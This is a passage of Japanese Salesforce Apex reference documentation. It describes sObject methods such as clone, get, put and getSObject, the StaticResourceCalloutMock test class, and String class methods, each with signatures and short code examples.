(省略可能) 元のオブジェクトの ID を重複で保持するか削除するかを指定します。`true` に設定すると、ID は重複する ID にコピーされます。デフォルトは `false` であるため、ID はクリアされます。

isDeepClone

型: Boolean

(省略可能) メソッドが sObject 項目の完全なコピーを作成するか、参照を作成するかを決定します。

- `true` に設定すると、メソッドは sObject の完全版を作成します。リレーション項目など、sObject のすべての項目はメモリで重複します。その結果、コピーした sObject の項目に変更を行っても、元の sObject は影響されません。
- `false` に設定すると、メソッドは sObject 項目の浅いコピーを作成します。コピーされたすべてのリレーション項目は元の sObject を使用します。その結果、コピーされた sObject でリレーション項目を変更すると、元の sObjecgt の対応する項目も変更され、元の sObject で変更するとコピーされた sObject も変更されます。デフォルトは、`false` です。

preserveReadonlyTimestamps

型: Boolean

(省略可能) 参照のみのタイムスタンプ項目を重複で保持するか削除するかを指定します。`true` に設定すると、参照のみの項目 `CreatedById`、`CreatedDate`、`LastModifiedById`、および `LastModifiedDate` は重複項目にコピーされます。デフォルトは `false` であるため、値はクリアされます。

preserveAutonumber

型: Boolean

(省略可能) 元のオブジェクトの自動採番項目を複製で保持するか削除するかを指定します。`true` に設定すると、自動採番項目はコピーされたオブジェクトにコピーされます。デフォルトは `false` であるため、自動採番項目はクリアされます。

戻り値

型: sObject (同じデータ型)

使用方法

メモ: Salesforce API バージョン 22.0 以前を使用して保存された Apex の場合、*preserveId* 引数のデフォルト値は `true` のため、ID は保持されます。

例

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');

Account clonedAcc = acc.clone(false, false, false, false);

System.assertEquals(acc, clonedAcc);
```

get(fieldName)

AccountNumber など、*fieldName* で指定された項目の値を返します。

署名

```
public Object get(String fieldName)
```

パラメータ

fieldName
型: String

戻り値

型: Object

使用方法

詳細は、「動的 SOQL」を参照してください。

例

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');

String description = (String)acc.get('Description');

System.assertEquals('Acme Account', description);
```

get(field)

項目トークン Schema.***sObjectField*** (Schema.Account.AccountNumber など) で指定された項目の値を返します。

署名

```
public Object get(Schema.sObjectField field)
```

パラメータ

field
型: Schema.SObjectField

戻り値

型: Object

使用方法

詳細は、「動的 SOQL」を参照してください。

例

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');

String description = (String)acc.get(Schema.Account.Description);

System.assertEquals('Acme Account', description);
```

getOptions()

sObject の database.DMLOptions オブジェクトを返します。

署名

```
public Database.DMLOptions getOptions()
```

戻り値

型: Database.DMLOptions

例

```
Database.DMLOptions dmo = new Database.dmlOptions();

dmo.assignmentRuleHeader.useDefaultRule = true;



Account acc = new Account(Name = 'Acme');

acc.setOptions(dmo);

Database.DMLOptions accDmo = acc.getOptions();
```

getSObject(fieldName)

指定された項目の値を返します。このメソッドは主に、外部 ID の値にアクセスするために動的 DML と共に使用します。

署名

```
public sObject getSObject(String fieldName)
```

パラメータ

fieldName
型: String

戻り値

型: sObject

例

```
Account acc = new account(Name = 'Acme', Description = 'Acme Account');

insert acc;

Contact con = new Contact(Lastname = 'AcmeCon', AccountId = acc.id);

insert con;



SObject contactDB =

    [SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];

Account a = (Account)contactDB.getSObject('Account');

System.assertEquals('Acme', a.name);
```

getSObject(fieldName)

項目トークン Schema.***fieldName***(Schema.MyObj.MyExternalId など)**で指定された項目の値を返します。このメソッドは主に、外部** ID **の値にアクセスするために動的** DML **と共に使用します。**

署名

```
public sObject getSObject(Schema.SObjectField fieldName)
```

パラメータ

fieldName
型: Schema.SObjectField

戻り値

型: sObject

例

```
Account acc = new account(name = 'Acme', description = 'Acme Account');

insert acc;

Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);

insert con;
```

```
Schema.DescribeFieldResult fieldResult = Contact.AccountId.getDescribe();

Schema.SObjectfield field = fieldResult.getSobjectField();


SObject contactDB =

    [SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];

Account a = (Account)contactDB.getSObject(field);

System.assertEquals('Acme', a.name);
```

getSObjects(fieldName)

指定された項目の値を返します。このメソッドは主に、子リレーションなど、関連オブジェクトの値にアクセスするために動的 DML と共に使用します。

署名

```
public sObject[] getSObjects(String fieldName)
```

パラメータ

fieldName
　型: String

戻り値

型: sObject[]

使用方法

詳細は、「動的 DML」を参照してください。

例

```
Account acc = new account(name = 'Acme', description = 'Acme Account');

insert acc;

Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);

insert con;
```

```
SObject[] a = [SELECT id, (SELECT Name FROM Contacts LIMIT 1) FROM Account WHERE id =
:acc.id];

SObject[] contactsDB = a.get(0).getSObjects('Contacts');

String fieldValue = (String)contactsDB.get(0).get('Name');

System.assertEquals('AcmeCon', fieldValue);
```

getSObjects(fieldName)

項目トークン `Schema.fieldName` (`Schema.Account.Contact` など) **で指定された項目の値を返します。このメソッドは主に、子リレーションなど、関連オブジェクトの値にアクセスするために動的** DML **と共に使用します。**

署名

```
public sObject[] getSObjects(Schema.SObjectType fieldName)
```

パラメータ

fieldName
　型: Schema.SObjectType

戻り値

型: sObject[]

getSObjectType()

この sObject **のトークンを返します。このメソッドは** Describe Information **で使用されます。**

署名

```
public Schema.SObjectType getSObjectType()
```

戻り値

型: Schema.SObjectType

使用方法

詳細は、「Apex Describe Information **について」を参照してください。**

例

```
Account acc = new Account(name = 'Acme', description = 'Acme Account');

Schema.sObjectType expected = Schema.Account.getSObjectType();
```

```
System.assertEquals(expected, acc.getSobjectType());
```

getQuickActionName()

このsObjectに関連付けられたクイックアクションの名前を取得します。多くの場合、トリガで使用されます。

署名

```
public String getQuickActionName()
```

戻り値

型: String

例

```
trigger accTrig2 on Contact (before insert) {

    for (Contact c : Trigger.new) {

        if (c.getQuickActionName() == QuickAction.CreateContact) {

            c.WhereFrom__c = 'GlobaActionl';

        } else if (c.getQuickActionName() == Schema.Account.QuickAction.CreateContact) {

            c.WhereFrom__c = 'AccountAction';

        } else if (c.getQuickActionName() == null) {

            c.WhereFrom__c = 'NoAction';

        } else {

            System.assert(false);

        }

    }

}
```

put(fieldName, value)

指定された項目の値を設定し、項目の以前の値を返します。

署名

```
public Object put(String fieldName, Object value)
```

パラメータ

fieldName
　型: String

value
　型: Object

戻り値

型: Object

例

```
Account acc = new Account(name = 'test', description = 'old desc');

String oldDesc = (String)acc.put('description', 'new desc');

System.assertEquals('old desc', oldDesc);

System.assertEquals('new desc', acc.description);
```

put(fieldName, value)

項目トークン `Schema.sObjectField` (`Schema.Account.AccountNumber` など) **で指定された項目の値を設定し、項目の以前の値を返します。**

署名

```
public Object put(Schema.SObjectField fieldName, Object value)
```

パラメータ

fieldName
　型: Schema.SObjectField

value
　型: Object

戻り値

型: Object

例

```
Account acc = new Account(name = 'test', description = 'old desc');

String oldDesc = (String)acc.put(Schema.Account.Description, 'new desc');

System.assertEquals('old desc', oldDesc);
```

```
System.assertEquals('new desc', acc.description);
```

putSObject(fieldName, value)

指定された項目の値を設定します。このメソッドは主に、外部 ID の値に設定するために動的 DML で使用します。メソッドは項目の以前の値を返します。

署名

```
public sObject putSObject(String fieldName, sObject value)
```

パラメータ

fieldName
　型: String

value
　型: sObject

戻り値

型: sObject

例

```
Account acc = new Account(name = 'Acme', description = 'Acme Account');

insert acc;

Contact con = new contact(lastname = 'AcmeCon', accountid = acc.id);

insert con;

Account acc2 = new account(name = 'Not Acme');



Contact contactDB =

    (Contact)[SELECT Id, AccountId, Account.Name FROM Contact WHERE id = :con.id LIMIT 1];

Account a = (Account)contactDB.putSObject('Account', acc2);

System.assertEquals('Acme', a.name);

System.assertEquals('Not Acme', contactDB.Account.name);
```

putSObject(fieldName, value)

トークン Schema.sObjectType で指定される項目の値を設定します。このメソッドは主に、外部IDの値に設定するために動的 DML で使用します。メソッドは項目の以前の値を返します。

署名

```
public sObject putSObject(Schema.sObjectType fieldName, sObject value)
```

パラメータ

fieldName
型: Schema.SObjectType

value
型: sObject

戻り値

型: sObject

setOptions(DMLOptions)

sObject の DMLOptions オブジェクトを設定します。

署名

```
public Void setOptions(database.DMLOptions DMLOptions)
```

パラメータ

DMLOptions
型: Database.DMLOptions

戻り値

型: Void

例

```
Database.DMLOptions dmo = new Database.dmlOptions();

dmo.assignmentRuleHeader.useDefaultRule = true;



Account acc = new Account(Name = 'Acme');

acc.setOptions(dmo);
```

StaticResourceCalloutMock クラス

HTTP コールアウトのテストで擬似応答を指定するために使用するユーティリティクラスです。

名前空間

System

使用方法

このクラスのメソッドを使用して、HTTP コールアウトのテストでの応答のプロパティを設定します。

このセクションの内容:

StaticResourceCalloutMock コンストラクタ

`StaticResourceCalloutMock` のコンストラクタは次のとおりです。

このセクションの内容:

`StaticResourceCalloutMock()`

`StaticResourceCalloutMock` クラスの新しいインスタンスを作成します。

署名

```
public StaticResourceCalloutMock()
```

StaticResourceCalloutMock メソッド

`StaticResourceCalloutMock` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

setStatusCode(httpStatusCode)
応答に指定された HTTP 状況を設定します。

setHeader(headerName, headerValue)

擬似応答に指定されたヘッダー名と値を設定します。

署名

```
public Void setHeader(String headerName, String headerValue)
```

パラメータ

headerName
型: String

headerValue
型: String

戻り値

型: Void

setStaticResource(resourceName)

レスポンスボディを含む、指定された静的リソースを設定します。

署名

```
public Void setStaticResource(String resourceName)
```

パラメータ

resourceName
型: String

戻り値

型: Void

setStatus(httpStatus)

応答に指定された HTTP 状況を設定します。

署名

```
public Void setStatus(String httpStatus)
```

パラメータ

httpStatus
　型: String

戻り値

型: Void

setStatusCode(httpStatusCode)

応答に指定された HTTP 状況を設定します。

署名

```
public Void setStatusCode(Integer httpStatusCode)
```

パラメータ

httpStatusCode
　型: Integer

戻り値

型: Void

String クラス

String プリミティブデータ型のメソッドが含まれます。

名前空間

System

使用方法

String についての詳細は、「プリミティブデータ型」 (ページ 29)を参照してください。

String メソッド

`String` のメソッドは次のとおりです。

このセクションの内容:

　現在の string が指定した長さよりも長い場合、指定した長さに省略して省略記号を追加した string を返します。それ以外の場合、省略記号を付けずに元の string を返します。

abbreviate(maxWidth, offset)

指定した文字オフセットで開始する、指定した長さに省略した string を返します。返される string では、先頭と末尾の文字が削除されている場合はこれらの場所に省略記号が追加されます。

capitalize()

現在の string の最初の文字をタイトルの大文字にして返します。

center(size)

現在の string が指定したサイズで中央に表示されるように、左右に空白を埋め込んで返します。指定したサイズが現在の string サイズよりも小さい場合、string 全体が空白を追加せずに返されます。

center(size, paddingString)

現在の string が指定したサイズで中央に表示されるように、左右に指定した string を埋め込んで返します。指定したサイズが現在の string サイズよりも小さい場合、string 全体が埋め込みなしで返されます。

charAt(index)

指定されたインデックスで文字の値を返します。

codePointAt(index)

指定されたインデックスで Unicode コードポイント値を返します。

codePointBefore(index)

指定されたインデックスより前に出現する Unicode コードポイント値を返します。

codePointCount(beginIndex, endIndex)

指定されたテキスト範囲内にある Unicode コードポイントの数を返します。

compareTo(secondString)

string の各文字の unicode 値に基づいて、2 つの文字列を辞書編集的に比較します。

contains(substring)

メソッドをコールした string に、*substring* に指定しされた文字のシーケンスが含まれている場合にのみ、`true` を返します。

containsAny(inputString)

現在の string に指定した string 内のいずれかの文字が含まれる場合は `true`、それ以外の場合は `false` を返します。

containsIgnoreCase(substring)

現在の string に指定した文字シーケンス (大文字と小文字を区別しない) が含まれる場合は `true`、それ以外の場合は `false` を返します。

containsNone(substring)

現在の string に指定した文字シーケンスが含まれない場合は `true`、それ以外の場合は `false` を返します。

containsOnly(inputString)

現在の string に指定した文字シーケンス内の文字のみが含まれ、その他の文字は含まれない場合は `true`、それ以外の場合は `false` を返します。

containsWhitespace()

現在の string に空白文字が含まれる場合は `true`、それ以外の場合は `false` を返します。

countMatches(substring)

現在の string 内で指定したサブ文字列が発生する回数を返します。

deleteWhitespace()

現在の string のすべての空白文字を削除して返します。

difference(secondString)

現在の string と指定した string 間の差異を返します。

endsWith(suffix)

メソッドをコールした string が *suffix* で終わる場合、`true` を返します。

endsWithIgnoreCase(suffix)

現在の string が指定したサフィックスで終わる場合は `true`、それ以外の場合は `false` を返します。

equals(secondString)

非推奨。このメソッドは、`equals(stringOrId)` に置き換えられます。渡された文字列が null ではなく、現在の文字列と同じバイナリ文字シーケンスを表す場合、`true` を返します。このメソッドを使用して、大文字と小文字を区別する比較を実行します。

equals(stringOrId)

渡されたオブジェクトが null ではなく、現在の文字列と同じバイナリ文字シーケンスを表す場合、`true` を返します。文字列と、文字列または ID を表すオブジェクトを比較するには、このメソッドを使用します。

equalsIgnoreCase(secondString)

secondString が null ではなく、メソッドをコールした string と同じ文字シーケンスを表す場合、`true` を返します。大文字と小文字は区別されません。

escapeCsv()

必要に応じて、CSV 列の string を二重引用符で囲んで返します。

escapeEcmaScript()

EcmaScript string ルールを使用して string 内の文字をエスケープします。

escapeHtml3()

HTML 3.0 エンティティを使用して string 内の文字をエスケープします。

escapeHtml4()

HTML 4.0 エンティティを使用して string 内の文字をエスケープします。

escapeJava()

Java 文字列ルールを使用して文字がエスケープされている文字列を返します。エスケープされる文字として、引用符や、タブ、バックスラッシュ、改行文字のような制御文字などがあります。

escapeSingleQuotes(stringToEscape)

String *s* の単一引用符の前にエスケープ文字 (\) を追加した String を返します。

escapeUnicode()

Unicode 文字が Unicode エスケープシーケンスにエスケープされている文字列を返します。

escapeXml()

XML エンティティを使用して string 内の文字をエスケープします。

format(stringToFormat, formattingArguments)

`apex:outputText` と同じ方法で、現在の文字列を置換に使用するパターンとして扱います。

fromCharArray(charArray)

整数のリストの値から string を返します。

getChars()
この文字列内の文字を表す文字値の配列を返します。

getCommonPrefix(strings)
指定したすべての string に共通する最初の文字シーケンスを string として返します。

getLevenshteinDistance(stringToCompare)
現在の string と指定した string 間のレーベンシュタイン距離を返します。

getLevenshteinDistance(stringToCompare, threshold)
現在の string と指定した string 間のレーベンシュタイン距離が指定したしきい値以下の場合はその距離を返します。それ以外の場合は -1 を返します。

hashCode()
この文字列のハッシュコード値を返します。

indexOf(substring)
指定したサブ文字列が最初に発生したインデックスを返します。サブ文字列がない場合、このメソッドは -1 を返します。

indexOf(substring, index)
特定のインデックスの位置から指定したサブ文字列が最初に出現した位置のインデックス(開始値0)を返します。サブ文字列がない場合、このメソッドは -1 を返します。

indexOfAny(substring)
サブ文字列で指定したいずれかの文字が最初に発生した位置の開始値 0 のインデックスを返します。指定したすべての文字が 1 つもない場合、-1 が返されます。

indexOfAnyBut(substring)
指定したサブ文字列内に存在しない文字が最初に発生した位置の開始値 0 のインデックスを返します。サブ文字列内の文字のみで構成されている場合、-1 を返します。

indexOfChar(character)
指定された文字値に対応する文字が最初に出現した位置のインデックスを返します。

indexOfChar(character, startIndex)
指定されたインデックスから開始し、指定された文字値に対応する文字が最初に出現した位置のインデックスを返します。

indexOfDifference(stringToCompare)
指定した string と異なる文字が最初に出現した位置のインデックス (開始値 0) を返します。

indexOfIgnoreCase(substring)
指定したサブ文字列 (大文字と小文字を区別しない) が最初に発生した位置の開始値 0 のインデックスを返します。サブ文字列がない場合、このメソッドは -1 を返します。

indexOfIgnoreCase(substring, startPosition)
インデックス *i* の位置から指定したサブ文字列 (大文字と小文字を区別しない) が最初に発生した位置の開始値 0 のインデックスを返します。サブ文字列がない場合、このメソッドは -1 を返します。

isAllLowerCase()
現在の string 内のすべての文字が小文字の場合は `true`、それ以外の場合は `false` を返します。

isAllUpperCase()
現在の string 内のすべての文字が大文字の場合は `true`、それ以外の場合は `false` を返します。

isAlpha()
現在の string 内のすべての文字が Unicode 文字のみの場合は `true`、それ以外の場合は `false` を返します。

isAlphaSpace()
現在の string 内のすべての文字が Unicode 文字または空白のみの場合は `true`、それ以外の場合は `false` を返します。

isAlphanumeric()
現在の string 内のすべての文字が Unicode 文字または数字のみの場合は `true`、それ以外の場合は `false` を返します。

isAlphanumericSpace()
現在の string 内のすべての文字が Unicode 文字、数字、または空白のみの場合は `true`、それ以外の場合は `false` を返します。

isAsciiPrintable()
現在の string に印字可能な ASCII 文字のみが含まれる場合は `true`、それ以外の場合は `false` を返します。

isBlank(inputString)
指定した string が空白、空 (''）、または null の場合は `true`、それ以外の場合は `false` を返します。

isEmpty(inputString)
指定した string が空 ('') または null の場合は `true`、それ以外の場合は `false` を返します。

isNotBlank(inputString)
指定した string が空白でない、空 ('') でない、および null でない場合は `true`、それ以外の場合は `false` を返します。

isNotEmpty(inputString)
指定した string が空 ('') でない、および null でない場合は `true`、それ以外の場合は `false` を返します。

isNumeric()
現在の string に Unicode 数字のみが含まれる場合は `true`、それ以外の場合は `false` を返します。

isNumericSpace()
現在の string に Unicode 数字または空白のみが含まれる場合は `true`、それ以外の場合は `false` を返します。

isWhitespace()
現在の string に空白文字のみが含まれる場合または空の場合は `true`、それ以外の場合は `false` を返します。

join(iterableObj, separator)
指定した List などの Iterable オブジェクトの要素を、指定した区切り文字で区切られた 1 つの string に結合します。

lastIndexOf(substring)
指定したサブ文字列が最後に発生したインデックスを返します。サブ文字列がない場合、このメソッドは -1 を返します。

lastIndexOf(substring, endPosition)
インデックス 0 の文字から始まり、指定したインデックスで終わる範囲で、指定したサブ文字列が最後に発生した位置のインデックスを返します。

indexOfChar(character)
指定された文字値に対応する文字が最後に出現した位置のインデックスを返します。

lastIndexOfChar(character, endIndex)

指定されたインデックスから開始し、指定された文字値に対応する文字が最後に出現した位置のインデックスを返します。

lastIndexOfIgnoreCase(substring)

指定したサブ文字列 (大文字と小文字を区別しない) が最後に発生した位置のインデックスを返します。

lastIndexOfIgnoreCase(substring, endPosition)

インデックス 0 の文字から始まり、指定したインデックスで終わる範囲で、指定したサブ文字列 (大文字と小文字を区別しない) が最後に発生した位置のインデックスを返します。

left(length)

現在の string の左端から指定した長さ分の文字を返します。

leftPad(length)

指定した長さになるまで現在の string の左側に空白を埋め込んで返します。

length()

string に含まれる 16 ビット Unicode 文字の数を返します。

mid(startIndex, length)

指定した開始値 0 の *`startIndex`* の文字で始まる、*`length`* によって指定された文字数の新しい string を返します。

normalizeSpace()

現在の string の先頭、末尾、繰り返しの空白文字を削除して返します。

offsetByCodePoints(index, codePointOffset)

指定されたインデックスから指定されたコードポイント数でオフセットした Unicode コードポイントのインデックスを返します。

remove(substring)

発生したすべての指定したサブ文字列を削除して、結果の文字列を返します。

removeEnd(substring)

指定したサブ文字列が string の末尾に発生した場合にのみサブ文字列を削除します。

removeEndIgnoreCase(substring)

指定したサブ文字列 (大文字と小文字を区別しない) が string の末尾に発生した場合にのみ、そのサブ文字列を削除します。

removeStart(substring)

指定したサブ文字列が string の先頭に発生した場合にのみ、そのサブ文字列を削除します。

removeStartIgnoreCase(substring)

指定したサブ文字列 (大文字と小文字を区別しない) が string の先頭に発生した場合にのみ、そのサブ文字列を削除します。

repeat(numberOfTimes)

現在の string を指定した回数だけ繰り返して返します。

repeat(separator, numberOfTimes)

現在の string を指定した回数だけ繰り返し、指定した区切り文字を使用して、繰り返される string を区切って返します。

replace(target, replacement)
リテラルターゲットシーケンス *target* に一致する文字列の各サブ文字列を、指定したリテラル置換シーケンス *replacement* と置き換えます。

replaceAll(regExp, replacement)
正規表現 *regExp* に一致する文字列の各サブ文字列を、置換シーケンス *replacement* と置き換えます。

replaceFirst(regExp, replacement)
正規表現 *regExp* に一致する文字列の最初のサブ文字列を、置換シーケンス *replacement* と置き換えます。

reverse()
すべての文字を逆順にした string を返します。

right(length)
現在の string の右端から指定した長さ分の文字を返します。

rightPad(length)
指定した長さになるまで現在の string の右側に空白を埋め込んで返します。

split(regExp, limit)
文字列の各サブ文字列を含むリストを返します。このサブ文字列は、正規表現 *regExp*、または文字列の末尾に達することで終了します。

splitByCharacterType()
現在の string を文字の種別ごとに分割し、同じ種別の連続文字グループのリストを完全なトークンとして返します。

splitByCharacterTypeCamelCase()
現在の string を文字の種別ごとに分割し、同じ種別の連続文字グループのリストを完全なトークンとして返します。ただし、小文字トークンの直前に大文字がある場合、その大文字は直前の小文字トークンではなく後続の小文字トークンに属します。

startsWith(prefix)
メソッドをコールした string が *prefix* で始まる場合、`true` を返します。

startsWithIgnoreCase(prefix)
現在の string が指定したプレフィックス (大文字と小文字を区別しない) で始まる場合は `true` を返します。

stripHtmlTags(htmlInput)
HTML マークアップを入力文字列から削除し、プレーンテキストを返します。

substring(startIndex)
指定した開始値 0 の *startIndex* の文字で始まり string の末尾まで続く新しい string を返します。

substring(startIndex, endIndex)
指定した開始値 0 の *startIndex* の文字で始まり *endIndex* - 1 の文字まで続く新しい string を返します。

substringAfter(separator)
指定した区切り文字が最初に出現した位置より後にあるサブ文字列を返します。

substringAfterLast(separator)
指定した区切り文字が最後に出現した位置より後にあるサブ文字列を返します。

substringBefore(separator)
指定した区切り文字が最初に出現した位置より前にあるサブ文字列を返します。

substringBeforeLast(separator)
指定した区切り文字が最後に出現した位置より前にあるサブ文字列を返します。

substringBetween(tag)
指定した *tag* string で囲まれたサブ文字列を返します。

substringBetween(open, close)
2 つの指定した string 間に出現したサブ文字列を返します。

swapCase()
デフォルトの英語 (米国) ロケールを使用して、string のすべての文字の大文字と小文字を入れ替えて返します。

toLowerCase()
string のすべての文字を、デフォルトの英語 (米国) ロケールのルールを使用して、小文字に変換します。

toLowerCase(locale)
string のすべての文字を、指定したロケールのルールを使用して、小文字に変換します。

toUpperCase()
string のすべての文字を、デフォルトの英語 (米国) ロケールのルールを使用して、大文字に変換します。

toUpperCase(locale)
string のすべての文字を、指定したロケールのルールを使用して、大文字に変換します。

trim()
文字列のコピーを返します。このとき先頭と末尾の空白文字は含まれません。

uncapitalize()
現在の string の最初の文字を小文字にして返します。

unescapeCsv()
エスケープ解除された CSV 列を表す string を返します。

unescapeEcmaScript()
string 内にある EcmaScript リテラルのエスケープを解除します。

unescapeHtml3()
HTML 3.0 エンティティを使用して string 内の文字のエスケープを解除します。

unescapeHtml4()
HTML 4.0 エンティティを使用して string 内の文字のエスケープを解除します。

unescapeJava()
Java リテラルをエスケープ解除した文字列を返します。エスケープ解除されるリテラルには、引用符 (\\") や、タブ (\\t)、改行文字 (\\n) のような制御文字のエスケープシーケンスなどがあります。

unescapeUnicode()
エスケープされた Unicode 文字をエスケープ解除した文字列を返します。

unescapeXml()
XML エンティティを使用して string 内の文字のエスケープを解除します。

valueOf(dateToConvert)
指定した date を表す string を、標準の「yyyy-MM-dd」形式で返します。

valueOf(datetimeToConvert)
指定した datetime **を表す** string **を、ローカルタイムゾーンの標準「**yyyy-MM-dd HH:mm:ss**」形式で返します。**

valueOf(decimalToConvert)
指定された decimal **を表す** string **を返します。**

valueOf(doubleToConvert)
指定された double **を表す** string **を返します。**

valueOf(integerToConvert)
指定された integer **を表す** string **を返します。**

valueOf(longToConvert)
指定された long **を表す** string **を返します。**

valueOf(toConvert)
指定したオブジェクトの引数の文字列表現を返します。

valueOfGmt(datetimeToConvert)
指定した datetime **を表す** string **を、**GMT **タイムゾーンの標準「**yyyy-MM-dd HH:mm:ss**」形式で返します。**

abbreviate(maxWidth)

現在の string **が指定した長さよりも長い場合、指定した長さに省略して省略記号を追加した** string **を返します。それ以外の場合、省略記号を付けずに元の** string **を返します。**

署名

```
public String abbreviate(Integer maxWidth)
```

パラメータ

maxWidth
型: Integer

maxWidth **が** 4 **未満の場合、このメソッドは実行時例外を発生させます。**

戻り値

型: String

例

```
String s = 'Hello Maximillian';

String s2 = s.abbreviate(8);

System.assertEquals('Hello...', s2);

System.assertEquals(8, s2.length());
```

abbreviate(maxWidth, offset)

指定した文字オフセットで開始する、指定した長さに省略したstringを返します。返されるstringでは、先頭と末尾の文字が削除されている場合はこれらの場所に省略記号が追加されます。

署名

```
public String abbreviate(Integer maxWidth, Integer offset)
```

パラメータ

maxWidth
型: Integer

オフセットは、返されるstringの左端の文字または省略記号に続く最初の文字であるとは限りませんが、結果のどこかに表示されます。 これらに関係なく、`abbreviate` は *`maxWidth`* を超える長さのstringは返しません。*`maxWidth`* が小さすぎる場合、このメソッドは実行時例外を発生させます。

offset
型: Integer

戻り値

型: String

例

```
String s = 'Hello Maximillian';

// Start at M

String s2 = s.abbreviate(9,6);

System.assertEquals('...Max...', s2);

System.assertEquals(9, s2.length());
```

capitalize()

現在のstringの最初の文字をタイトルの大文字にして返します。

署名

```
public String capitalize()
```

戻り値

型: String

使用方法

このメソッドは、`Character.toTitleCase(char)` Java メソッドに基づいてます。

例

```
String s = 'hello maximillian';

String s2 = s.capitalize();

System.assertEquals('Hello maximillian', s2);
```

center(size)

現在の string が指定したサイズで中央に表示されるように、左右に空白を埋め込んで返します。指定したサイズが現在の string サイズよりも小さい場合、string 全体が空白を追加せずに返されます。

署名

```
public String center(Integer size)
```

パラメータ

size
型: Integer

戻り値

型: String

例

```
String s = 'hello';

String s2 = s.center(9);

System.assertEquals(

   '  hello  ',

   s2);
```

center(size, paddingString)

現在の string が指定したサイズで中央に表示されるように、左右に指定した string を埋め込んで返します。指定したサイズが現在の string サイズよりも小さい場合、string 全体が埋め込みなしで返されます。

署名

```
public String center(Integer size, String paddingString)
```

パラメータ

size
　型: Integer

paddingString
　型: String

戻り値

型: String

例

```
String s = 'hello';

String s2 = s.center(9, '-');

System.assertEquals('--hello--', s2);
```

charAt(index)

指定されたインデックスで文字の値を返します。

署名

```
public Integer charAt(Integer index)
```

パラメータ

index
　型: Integer
　値を取得する文字のインデックス。

戻り値

型: Integer

文字の整数値。

使用方法

`charAt` メソッドは、指定されたインデックスで参照される文字の値を返します。インデックスがサロゲートペアの先頭(上位サロゲートコードポイント)を参照している場合、このメソッドは上位サロゲートコードポイントのみを返します。サロゲートペアに対応する補助コードポイントを返すには、代わりに `codePointAt` をコールします。

例

次の例では、インデックス 0 にある最初の文字の値を取得します。

```
String str = 'Ω is Omega.';

System.assertEquals(937, str.charAt(0));
```

次の例では charAt と codePointAt の違いを示します。この例ではこれらのメソッドをエスケープされた補助 Unicode 文字に対してコールします。charAt(0) は、上位サロゲート値 (\uD835 に対応) を返します。codePointAt(0) は、サロゲートペア全体の値を返します。

```
String str = '\uD835\uDD0A';

System.assertEquals(55349, str.charAt(0),

    'charAt(0) didn\'t return the high surrogate.');

System.assertEquals(120074, str.codePointAt(0),

    'codePointAt(0) didn\'t return the entire two-character supplementary value.');
```

codePointAt(index)

指定されたインデックスで Unicode コードポイント値を返します。

署名

```
public Integer codePointAt(Integer index)
```

パラメータ

index
型: Integer

文字列に含まれる文字 (Unicode コードユニット) のインデックス。インデックス範囲は 0 ～ (文字列長 - 1) です。

戻り値

型: Integer

指定されたインデックスの Unicode コードポイント値。

使用方法

index がサロゲートペアの先頭(上位サロゲートコードポイント)を参照していて、その次のインデックスの文字値が下位サロゲートコードポイントを参照している場合、このメソッドはサロゲートペアに対応する補助コードポイントを返します。それ以外の場合、このメソッドは所定のインデックスにある文字値を返します。

Unicode とサロゲートペアについての詳細は、ユニコードコンソーシアムを参照してください。

例

次の例では、インデックス0にある最初の文字のコードポイント値を取得します。この場合は、エスケープされたオメガ(Ω)文字です。また、この例ではインデックス20のコードポイントも取得します。これはエスケープされた補助Unicode文字(文字のペア)に対応します。さらに、オメガのエスケープされた形式とエスケープされていない形式のコードポイント値が同じであることを検証します。

この例の補助文字(\\uD835\\uDD0A)は、数学用フラクトゥール大文字G()に対応します。

```
String str = '\u03A9 is Ω (Omega), and \uD835\uDD0A ' +

    ' is Fraktur Capital G.';

System.assertEquals(937, str.codePointAt(0));

System.assertEquals(120074, str.codePointAt(20));

// Escaped or unescaped forms of the same character have the same code point

System.assertEquals(str.codePointAt(0), str.codePointAt(5));
```

codePointBefore(index)

指定されたインデックスより前に出現するUnicodeコードポイント値を返します。

署名

```
public Integer codePointBefore(Integer index)
```

パラメータ

index

型: Integer

返されるUnicodeコードポイントの前のインデックス。インデックス範囲は1～文字列長です。

戻り値

型: Integer

指定されたインデックスより前に出現する文字またはUnicodeコードポイント値。

使用方法

index`-1`の文字値が下位サロゲートコードポイントで、***index***`-2`が負ではなく、このインデックス位置にある文字が上位サロゲートコードポイントである場合、このメソッドはこのサロゲートペアに対応する補助コードポイントを返します。***index***`-1`の文字値がペアになっていない下位サロゲートまたは上位サロゲートコードポイントである場合、そのサロゲート値が返されます。

Unicodeとサロゲートペアについての詳細は、ユニコードコンソーシアムを参照してください。

例

次の例では、最初の文字 (インデックス 1 の前) のコードポイント値を取得します。この場合は、エスケープされたオメガ (Ω) 文字です。また、この例ではインデックス 20 のコードポイントも取得します。これはエスケープされた補助文字 (インデックス 22 の前の 2 文字) に対応します。

```
String str = '\u03A9 is Ω (Omega), and \uD835\uDD0A ' +

    ' is Fraktur Capital G.';

System.assertEquals(937, str.codePointBefore(1));

System.assertEquals(120074, str.codePointBefore(22));
```

codePointCount(beginIndex, endIndex)

指定されたテキスト範囲内にある Unicode コードポイントの数を返します。

署名

```
public Integer codePointCount(Integer beginIndex, Integer endIndex)
```

パラメータ

beginIndex
型: Integer

範囲内の最初の文字のインデックス。

endIndex
型: Integer

範囲内の最後の文字の次のインデックス。

戻り値

型: Integer

指定された範囲内にある Unicode コードポイントの数。

使用方法

指定された範囲は *beginIndex* で開始し、***endIndex***−1 で終了します。テキスト範囲内のペアになっていないサロゲートは、それぞれ 1 つのコードポイントとしてカウントされます。

例

次の例では、エスケープされた Unicode 文字が含まれるサブ文字列と、1 つのコードポイントとしてカウントされる複数の Unicode 補助文字が含まれる別のサブ文字列内のコードポイントの件数を出力します。

```
String str = '\u03A9 and \uD835\uDD0A characters.';

System.debug('Count of code points for ' + str.substring(0,1)
```

```
            + ': ' + str.codePointCount(0,1));
System.debug('Count of code points for ' + str.substring(6,8)
            + ': ' + str.codePointCount(6,8));


// Output:
// Count of code points for Ω: 1
// Count of code points for □□: 1
```

compareTo(secondString)

